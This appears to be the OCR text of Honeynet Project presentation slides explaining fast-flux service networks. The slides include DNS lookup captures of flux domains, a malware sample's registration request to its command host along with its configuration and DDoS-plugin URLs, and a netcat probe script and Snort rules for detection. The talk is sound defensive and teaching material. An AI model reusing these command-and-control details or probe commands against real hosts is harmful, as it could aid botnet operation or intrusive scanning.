The Honeynet


P R O J E C T

Fast-Flux Service Networks

Speaker

- Founder of the Honeynet Project.
- Information security eleven years, four as senior security architect for Sun Microsystems.
- Seven years Army, four as officer in Rapid Deployment Force.

About The Project



Key Points


- We focus on trends, not specific vulnerabilities.
- We focus on 'actionable information', not prosecution.
- We are primarily volunteers working on a variety of different projects.

Up to Now

- Tracking trends since 1998.
- Shift to ROI
- Acceleration of sophistication.

- Fast-Flux: Very sophisticated, ROI based technique, yet not well known.

Goal of Fast-Flux



http://ddanchev.blogspot.com/

What is Fast-Flux


- Multiple IP addresses (potentially thousands) assigned to a fully qualified domain name such as *http://www.example.com*.

- Usually combined with redirection / reverse-proxy.

Why Fast-Flux

- Simplicity
- Disposable front ends
- Protected back-ends

- Bottom line, higher ROI. Its all about the economics.


Normal Network
www.example.com
1)
Host: www.example.com
HTTP GET /
2)
Response content
client
Fast-Flux Network
"mothership"
2)
GET redirected
& Response
returned
80/TCP
zombie --
home
PC
flux.example.com
1)
Host: flux.example.com
HTTP GET /
3)
Response content
client
Web Request Comparison

```
 ;; WHEN: Sat Feb 3 20:08:08 2007
divewithsharks.hk. 1800 IN A 70.68.187.xxx [xxx.vf.shawcable.net]
divewithsharks.hk. 1800 IN A 76.209.81.xxx [SBIS-AS - AT&T Internet Services]
divewithsharks.hk. 1800 IN A 85.207.74.xxx [adsl-ustixxx-74-207-85.bluetone.cz]
divewithsharks.hk. 1800 IN A 90.144.43.xxx [d90-144-43-xxx.cust.tele2.fr]
divewithsharks.hk. 1800 IN A 142.165.41.xxx [142-165-41-xxx.msjw.hsdb.sasknet.sk.ca]

divewithsharks.hk. 1800 IN NS ns1.world-wr.com.
divewithsharks.hk. 1800 IN NS ns2.world-wr.com.

ns1.world-wr.com.  87169 IN A 66.232.119.212 [HVC-AS - HIVELOCITY VENTURES CORP]
ns2.world-wr.com.  87177 IN A 209.88.199.xxx [vpdn-dsl209-88-199-xxx.alami.net]
```


```
 ;; WHEN: Sat Feb 3 20:40:04 2007 (~30 minutes/1800 seconds later)
divewithsharks.hk. 1800 IN A 24.85.102.xxx [xxx.vs.shawcable.net] NEW
divewithsharks.hk. 1800 IN A 69.47.177.xxx [d47-69-xxx-177.try.wideopenwest.com] NEW
divewithsharks.hk. 1800 IN A 70.68.187.xxx [xxx.vf.shawcable.net]
divewithsharks.hk. 1800 IN A 90.144.43.xxx [d90-144-43-xxx.cust.tele2.fr]
divewithsharks.hk. 1800 IN A 142.165.41.xxx [142-165-41-xxx.msjw.hsdb.sasknet.sk.ca]

divewithsharks.hk. 1800 IN NS ns1.world-wr.com.
divewithsharks.hk. 1800 IN NS ns2.world-wr.com.

ns1.world-wr.com.  85248 IN A 66.232.119.xxx [HVC-AS - HIVELOCITY VENTURES CORP]
ns2.world-wr.com.  82991 IN A 209.88.199.xxx [vpdn-dsl209-88-199-xxx.alami.net]
```

```
 ;; WHEN: Sat Feb 3 21:10:07 2007 (~30 minutes/1800 seconds later)
divewithsharks.hk. 1238 IN A 68.150.25.xxx [xxx.ed.shawcable.net] NEW
divewithsharks.hk. 1238 IN A 76.209.81.xxx [SBIS-AS - AT&T Internet Services] This one
retuns!
divewithsharks.hk. 1238 IN A 172.189.83.xxx [xxx.ipt.aol.com] NEW
divewithsharks.hk. 1238 IN A 200.115.195.xxx [pcxxx.telecentro.com.ar] NEW
divewithsharks.hk. 1238 IN A 213.85.179.xxx [CNT Autonomous System] NEW

divewithsharks.hk. 1238 IN NS ns1.world-wr.com.
divewithsharks.hk. 1238 IN NS ns2.world-wr.com.

ns1.world-wr.com.  83446 IN A 66.232.119.xxx [HVC-AS - HIVELOCITY VENTURES CORP]
ns2.world-wr.com.  81189 IN A 209.88.199.xxx [vpdn-dsl209-88-199-xxx.alami.net]
```

Single vs Double Flux

- Single: A records for fully qualified domain name constantly changing.
- Double: A and NS records for fully qualified domain names constantly changing.

Single vs. Double Flux



```
login.mylspacee.com. 177 IN A 66.229.133.xxx [c-66-229-133-xxx.hsd1.fl.comcast.net]
login.mylspacee.com. 177 IN A 67.10.117.xxx [cpe-67-10-117-xxx.gt.res.rr.com]
login.mylspacee.com. 177 IN A 70.244.2.xxx [adsl-70-244-2-xxx.dsl.hrlntx.swbell.net]
login.mylspacee.com. 177 IN A 74.67.113.xxx [cpe-74-67-113-xxx.stny.res.rr.com]
login.mylspacee.com. 177 IN A 74.137.49.xxx [74-137-49-xxx.dhcp.insightbb.com]

mylspacee.com. 108877 IN NS ns3.myheroisyourslove.hk.
mylspacee.com. 108877 IN NS ns4.myheroisyourslove.hk.
mylspacee.com. 108877 IN NS ns5.myheroisyourslove.hk.
mylspacee.com. 108877 IN NS ns1.myheroisyourslove.hk.
mylspacee.com. 108877 IN NS ns2.myheroisyourslove.hk.

ns1.myheroisyourslove.hk.854 IN A 70.227.218.xxx [ppp-70-227-218-xxx.dsl.sfldmi.ameritech.net]
ns2.myheroisyourslove.hk.854 IN A 70.136.16.xxx [adsl-70-136-16-xxx.dsl.bumttx.sbcglobal.net]
ns3.myheroisyourslove.hk. 854 IN A 68.59.76.xxx [c-68-59-76-xxx.hsd1.al.comcast.net]
ns4.myheroisyourslove.hk. 854 IN A 70.126.19.xxx [xxx-19.126-70.tampabay.res.rr.com]
ns5.myheroisyourslove.hk. 854 IN A 70.121.157.xxx [xxx.157.121.70.cfl.res.rr.com]
```

```
 ;; WHEN: Wed Apr 4 18:51:56 2007 (~4 minutes/186 seconds later)
login.mylspacee.com. 161 IN A 74.131.218.xxx [74-131-218-xxx.dhcp.insightbb.com] NEW
login.mylspacee.com. 161 IN A 24.174.195.xxx [cpe-24-174-195-xxx.elp.res.rr.com] NEW
login.mylspacee.com. 161 IN A 65.65.182.xxx [adsl-65-65-182-xxx.dsl.hstntx.swbell.net] NEW
login.mylspacee.com. 161 IN A 69.215.174.xxx [ppp-69-215-174-xxx.dsl.ipltin.ameritech.net] NEW
login.mylspacee.com. 161 IN A 71.135.180.xxx [adsl-71-135-180-xxx.dsl.pltn13.pacbell.net] NEW

mylspacee.com. 108642 IN NS ns3.myheroisyourslove.hk.
mylspacee.com. 108642 IN NS ns4.myheroisyourslove.hk.
mylspacee.com. 108642 IN NS ns5.myheroisyourslove.hk.
mylspacee.com. 108642 IN NS ns1.myheroisyourslove.hk.
mylspacee.com. 108642 IN NS ns2.myheroisyourslove.hk.

ns1.myheroisyourslove.hk. 608 IN A 70.227.218.xxx [ppp-70-227-218-xxx.dsl.sfldmi.ameritech.net]
ns2.myheroisyourslove.hk. 608 IN A 70.136.16.xxx [adsl-70-136-16-xxx.dsl.bumttx.sbcglobal.net]
ns3.myheroisyourslove.hk. 608 IN A 68.59.76.xxx [c-68-59-76-xxx.hsd1.al.comcast.net]
ns4.myheroisyourslove.hk. 608 IN A 70.126.19.xxx [xxx-19.126-70.tampabay.res.rr.com]
ns5.myheroisyourslove.hk. 608 IN A 70.121.157.xxx [xxx.157.121.70.cfl.res.rr.com]
```

```
 ;; WHEN: Wed Apr 4 18:51:56 2007 (~4 minutes/186 seconds later)
login.mylspacee.com. 161 IN A 74.131.218.xxx [74-131-218-xxx.dhcp.insightbb.com] NEW
login.mylspacee.com. 161 IN A 24.174.195.xxx [cpe-24-174-195-xxx.elp.res.rr.com] NEW
login.mylspacee.com. 161 IN A 65.65.182.xxx [adsl-65-65-182-xxx.dsl.hstntx.swbell.net] NEW
login.mylspacee.com. 161 IN A 69.215.174.xxx [ppp-69-215-174-xxx.dsl.ipltin.ameritech.net] NEW
login.mylspacee.com. 161 IN A 71.135.180.xxx [adsl-71-135-180-xxx.dsl.pltn13.pacbell.net] NEW

mylspacee.com. 108642 IN NS ns3.myheroisyourslove.hk.
mylspacee.com. 108642 IN NS ns4.myheroisyourslove.hk.
mylspacee.com. 108642 IN NS ns5.myheroisyourslove.hk.
mylspacee.com. 108642 IN NS ns1.myheroisyourslove.hk.
mylspacee.com. 108642 IN NS ns2.myheroisyourslove.hk.

ns1.myheroisyourslove.hk. 608 IN A 70.227.218.xxx [ppp-70-227-218-xxx.dsl.sfldmi.ameritech.net]
ns2.myheroisyourslove.hk. 608 IN A 70.136.16.xxx [adsl-70-136-16-xxx.dsl.bumttx.sbcglobal.net]
ns3.myheroisyourslove.hk. 608 IN A 68.59.76.xxx [c-68-59-76-xxx.hsd1.al.comcast.net]
ns4.myheroisyourslove.hk. 608 IN A 70.126.19.xxx [xxx-19.126-70.tampabay.res.rr.com]
ns5.myheroisyourslove.hk. 608 IN A 70.121.157.xxx [xxx.157.121.70.cfl.res.rr.com]
```

```
 ;; WHEN: Wed Apr 4 21:13:14 2007 (~90 minutes/4878 seconds later)
ns1.myheroisyourslove.hk. 3596 IN A 75.67.15.xxx [c-75-67-15-xxx.hsd1.ma.comcast.net] NEW
ns2.myheroisyourslove.hk. 3596 IN A 75.22.239.xxx [adsl-75-22-239-xxx.dsl.chcgil.sbcglobal.net] NEW
ns3.myheroisyourslove.hk. 3596 IN A 75.33.248.xxx [adsl-75-33-248-xxx.dsl.chcgil.sbcglobal.net] NEW
ns4.myheroisyourslove.hk. 180 IN A 69.238.210.xxx [ppp-69-238-210-xxx.dsl.irvnca.pacbell.net] NEW
ns5.myheroisyourslove.hk. 3596 IN A 70.64.222.xxx [xxx.mj.shawcable.net] NEW
```

Infection Example

weby.exe MD5 `70978572bc5c4fecb9d759611b27a762`


- Resolves www.google.com (connectivity test).
- Register to mothership.


```
GET /settings/weby/remote.php?os=XP&user=homenet-
ab0148a&status=1&version=2.0&build=beta004&uptime=244
813135872w%20244813135872d%20244813135892h%2024481313
5919m%20244813135929s HTTP/1.1
User-Agent: MSIE 7.0
Host: xxx.ifeelyou.info
Cache-Control: no-cache
```

- Configuration file `http://xxx.iconnectyou.biz/settings/weby/settings.ini`
- Grabs DLL plugin `_ddos.dll`

greatfriedrice.info

- Created January 02 2007, terminated February 13, 2007.
- Collected data 03 February 2007 to 11 February 2007.
- Queried DNS every 2 minutes
- A total of 3,241 unique IP addresses were utilized.
- Over 80,000 flux IPs have been logged so far with over 1.2 million unique mappings.





Detection

```
$ echo fluxtest.sh ;
#!/bin/bash
# Simple shell script to test
# suspected flux nodes on your managed networks
echo " aGVsbG9mbHV4IAo" | nc -w 1 ${1} 80
dig +time=1 aGVsbG9mbHV4IAo.dns.com @${1}
```

```
alert tcp $HOME_NET 1024:5000 -> !$HOME_NET 80 (msg: "FluxHTTP_Upstream_DST";
flow: established,to_server; content:"aGVsbG9mbHV4IAo"; offset: 0; depth: 15;
priority: 1; classtype:trojan-activity; sid: 5005111; rev: 1;)

alert udp $HOME_NET 1024:65535 -> !$HOME_NET 53 (msg: "FluxDNS_Upstream_DST";
content: "|00 02 01 00 00 01|"; offset: 0; depth: 6;
content:"aGVsbG9mbHV4IAo"; within: 20; priority: 1; classtype:trojan-activity;
sid: 5005112; rev: 1;)
```

Mitigation

1. Establish policies to enable blocking of TCP 80 and UDP 53 into user-land networks if possible (ISP)
2. Block access to controller infrastructure (motherships, registration, and availability checkers) as they are discovered. (ISP)
3. Improving domain registrar response procedures, and auditing new registrations for likely fraudulent purpose. (Registrar)
4. Increase service provider awareness, foster understanding of the threat, shared processes and knowledge. (ISP)
5. Blackhole DNS and BGP route injection to kill related motherships and management infrastructure. (ISP)
6. Passive DNS harvesting/monitoring to identify A or NS records advertised into publicly routable user IP space. (ISPs, Registrars, Security professionals, ...)

Summary

- Fast-Flux is simply another step criminals are taking to strengthen their infrastructure (ROI).
- Little (but growing) awareness and understanding of this architecture.

Questions?

- <project@honeynet.org>
- http://www.honeynet.org